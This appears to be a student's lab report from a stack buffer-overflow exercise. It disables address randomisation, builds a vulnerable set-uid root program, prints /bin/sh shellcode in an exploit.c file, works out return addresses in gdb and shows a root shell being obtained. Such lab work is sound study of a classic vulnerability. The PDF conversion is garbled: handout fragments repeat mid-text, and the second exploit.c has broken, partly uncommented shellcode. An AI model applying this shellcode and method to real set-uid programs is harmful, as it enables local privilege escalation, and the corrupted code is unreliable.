


Initial Setup:



```
[09/26/2015 08:23] seed@ubuntu:~$ su root
Password:
[09/26/2015 08:31] root@ubuntu:/home/seed# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/26/2015 08:31] root@ubuntu:/home/seed#


/* The following statement has a buffer overflow problem */
strcpy(buffer, str);

return 1;
}
```

In this screenshot we can see that, by using **su root** command, we are changing user to root and then setting randomization of memory allocation to 0 (i.e. setting it off) by using **sysctl -w kernel.randomize_va_space** command. **-w** option specifies writing to variable command.

Task1:

Stack program: setup



```
[09/26/2015 10:37] seed@ubuntu:~$ su root
Password:
[09/26/2015 10:37] root@ubuntu:/home/seed# gcc -o stack -z execstack -fno-stack-protector stack.c
[09/26/2015 10:39] root@ubuntu:/home/seed# chmod 4755 stack
[09/26/2015 10:39] root@ubuntu:/home/seed# exit
exit
[09/26/2015 10:39] seed@ubuntu:~$


# gcc -o stack -z execstack -fno-stack-protector stack.c
# chmod 4755 stack
# exit

The above program has a buffer overflow vulnerability. It first reads an input from a file called "badfile",
```

Here we are compiling stack.c program using root privileges. We are using options **execstack** and **-fno-stack-protector** make stack executable and disables the stack guard protection respectively. And, we have made stack program set-uid root program using **chmod 4755** command.

The stack program which we have compiled is given as follows,

Stack.c program:




```
#!/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
    char buffer[24];
    /*
     * The following statement has a buffer overflow problem
     */
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

For Instructor: To test whether students really know how to conduct the attack, during the demo time, ask students to change the buffer size from 12 to another number in the vulnerable program stack.c. If students really know the attack, they should be able to modify their attacking code and successfully launch the attack.

2.4 Task 1: Exploiting the Vulnerability

User_stack.c program:



```
[09/26/2015 10:40] seed@ubuntu:~$ vi exploit.c
[09/26/2015 10:41] seed@ubuntu:~$ exploit
[09/26/2015 10:41] seed@ubuntu:~$ vi user_stack.c
[09/26/2015 10:41] seed@ubuntu:~$ gcc -o user_stack -z execstack -fno-stack-protector user_stack.c
[09/26/2015 10:43] seed@ubuntu:~$ gcc -o user_stack -z execstack -fno-stack-protector user_stack.c -gdb
[09/26/2015 10:43] seed@ubuntu:~$
```


to achieve this by compiling it include the execstack and StackGuard protections):

stack.c

from a file called "badfile", al input can have a maximum e strcpy() does not check program, if a normal user can get a root shell. It should be

Here, we have copied the stack set-uid root program to normal user program user_stack.c Then, we compiled it with using **-execstack** and **fno-stack-protector** command to make stack executable and to

turn off stack protection guard. Here, we have used one more parameter **-ggdb** which allows this program to be debugged using gdb debugger.



In above screenshot, we can see that stack is set-uid root program and user-stack is normal user program.

Exploit.c program:

```
/*
```

```
exploit.c
```

```
*/
```

```
/*
```

A program that creates a file containing code for launching shell

```
*/
```

```
#include <stdlib.h>
```

```
#include <stdio.h>
```

```
#include <string.h>
```

```
char shellcode[] =
```

```
"\x31\xc0" /*
```

```
xorl %eax,%eax
```

```
*/
```

```
"\x50" /*
```

```
pushl %eax
*/
"\x68""//sh" /*
pushl $0x68732f2f
*/
"\x68""/bin" /*
pushl $0x6e69622f
*/
"\x89\xe3" /*
movl %esp,%ebx
*/
"\x50" /*
pushl %eax
*/
"\x53" /*
pushl %ebx
*/
"\x89\xe1" /*
movl %esp,%ecx
*/
"\x99" /*
cdq
*/
"\xb0\x0b" /*
movb $0x0b,%al
*/
"\xcd\x80" /*
int $0x80
*/
```

```
;

void main(int argc, char **argv)
{
    char buffer[517];

    FILE *badfile;

    /*
    Initialize buffer with 0x90 (NOP instruction)
    */
    memset(&buffer, 0x90, 517);

    /*
    You need to fill the buffer with appropriate contents here
    */

    long addr = 0xbffff400; /*some random address for creating badfile*/
    long *ptr = (long *) (buffer + 40); /*some random location to put the address at in badfile*/
    *ptr = addr;

    strcpy(buffer + 400, shellcode ); /*some random location to put the shellcode at in badfile*/
    /*
    Save the contents to the file "badfile"
    */

    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Terminal

```
[09/26/2015 10:40] seed@ubuntu:~$ vi exploit.c
[09/26/2015 10:41] seed@ubuntu:~$ exploit
[09/26/2015 10:41] seed@ubuntu:~$ vi user_stack.c
[09/26/2015 10:41] seed@ubuntu:~$ gcc -o user_stack -z execstack -fno-stack-protector user_stack.c
[09/26/2015 10:43] seed@ubuntu:~$ gcc -o user_stack -z execstack -fno-stack-protector user_stack.c -ggdb
[09/26/2015 10:43] seed@ubuntu:~$ gdb user_stack
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/user_stack...done.
(gdb) 
```


exploit this buffer overflow vulnerability, the normal user might be able to get a root shell.

Debug info:

[illegible]


We have specified a break point on bof function call using **break** command. Now using **print \$ebp** and **print &buffer** commands we are printing ebp pointer address value and buffer variable address respectively. Using these values we can calculate the return address filed address in memory and also the address of shellcode where it will reside in memory.

Stack Layout for any function():



In this stack frame, return address field defines return address for that function and above that we have function arguments. So, when we want a function to return to specific address we overwrite our targeted address at this return address field. And instruction residing at that address will be implemented. If it is NOP instruction esp pointer will move up till it finds an instruction to execute.

Using above information and already known stack layout information we have calculated the address where return address will be stored and where it should be put into our stack. Stack layout can be given as follows,




From above diagram, we can see that, from buffer starting point old ebp pointer resides 32 bytes(24 bytes size of buffer and 8 bytes for local variables) high in memory and return address field resides 4 bytes above that. So, we can deduce address for return address field as 0xBFFFF15C (i.e. = 0xBFFFF138 + 32 bytes + 4 bytes) i.e. 0xBFFFF138 + 36 bytes. Now, as we have added shellcode at (buffer + 400)th character in file, we can deduce the address of shellcode in our program as, 0xBFFFF138 + (400 in decimal) 190 in hex = 0xBFFFF2c8. So, we need to give return address in the range of 0xBFFFF15C and 0xBFFFF2C8. Add instructions in exploits.c program for discussed data and addresses.

Exploit.c for attacking:




```
exploit.c
/*
 * A program that creates a file containing code for launching shell
 */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
/*
 * "\x31\xc0"
 */
xorl %eax,%eax
/*
 * "\x50"
 */
pushl %eax
/*
 * "\x68" //sh"
 */
pushl $0x68732f2f
```



```
"\x68" /bin"
/*
 * pushl $0x6e69622f
 */
"\x89\xe3"
/*
 * movl %esp,%ebx
 */
"\x50"
/*
 * pushl %eax
 */
"\x53"
/*
 * pushl %ebx
 */
"\x89\xe1"
/*
 * movl %esp,%ecx
 */
"\x99"
/*
 * dq
 */
```

```
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /*
    Initialize buffer with 0x90 (NOP instruction)
    */
    memset(&buffer, 0x90, 517);
    /*
    You need to fill the buffer with appropriate contents here
    */
    long addr = 0xbffff238;
    long *ptr = (long *) (buffer + 36);
    *ptr = addr;
    strcpy(buffer + 400, shellcode);
    /*
    Save the contents to the file "badfile"
    */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

the same attack developed in Task 1. Can address randomization make your attacks in your lab report. You can use the following

ce=2

root shell, how about running it for many what will happen. If your exploit program

is designed properly, you should be able to get the root shell after a while. You can modify your exploit program to increase the probability of success (i.e., reduce the time that you have to wait).


```
$ sh -c "while [ 1 ]; do ./stack; done;"
```

2.6 Task 3: Stack Guard

26/9/15 - 2:08:56 pm

Using addr variable we are writing a hard-coded address value into buffer, so that after successful execution of buffer-overflow attack, it will be overwritten at return address field and instruction at specified address will be called. We are adding shellcode at 400th character in buffer.

Buffer-overflow attack:



```
[09/26/2015 10:46] seed@ubuntu:~$ vi exploit.c
[09/26/2015 10:47] seed@ubuntu:~$ gcc -o exploit exploit.c
[09/26/2015 10:47] seed@ubuntu:~$ exploit
[09/26/2015 10:47] seed@ubuntu:~$ stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugindev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
#
```

to achieve this by compiling it include the execstack and StackGuard protections):


stack.c

but from a file called "badfile", al input can have a maximum e strcpy() does not check program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be

26/9/15 - 10:48:24 am

Here, we are running exploit program to create badfile for input to be given to stack program. After running stack set-uid program, we have got the root shell. So, our attack was successful. By using, id command we can see that our real user is still seed with UID=1000 and effective user ID=0 i.e. root.

Changing userID to root:

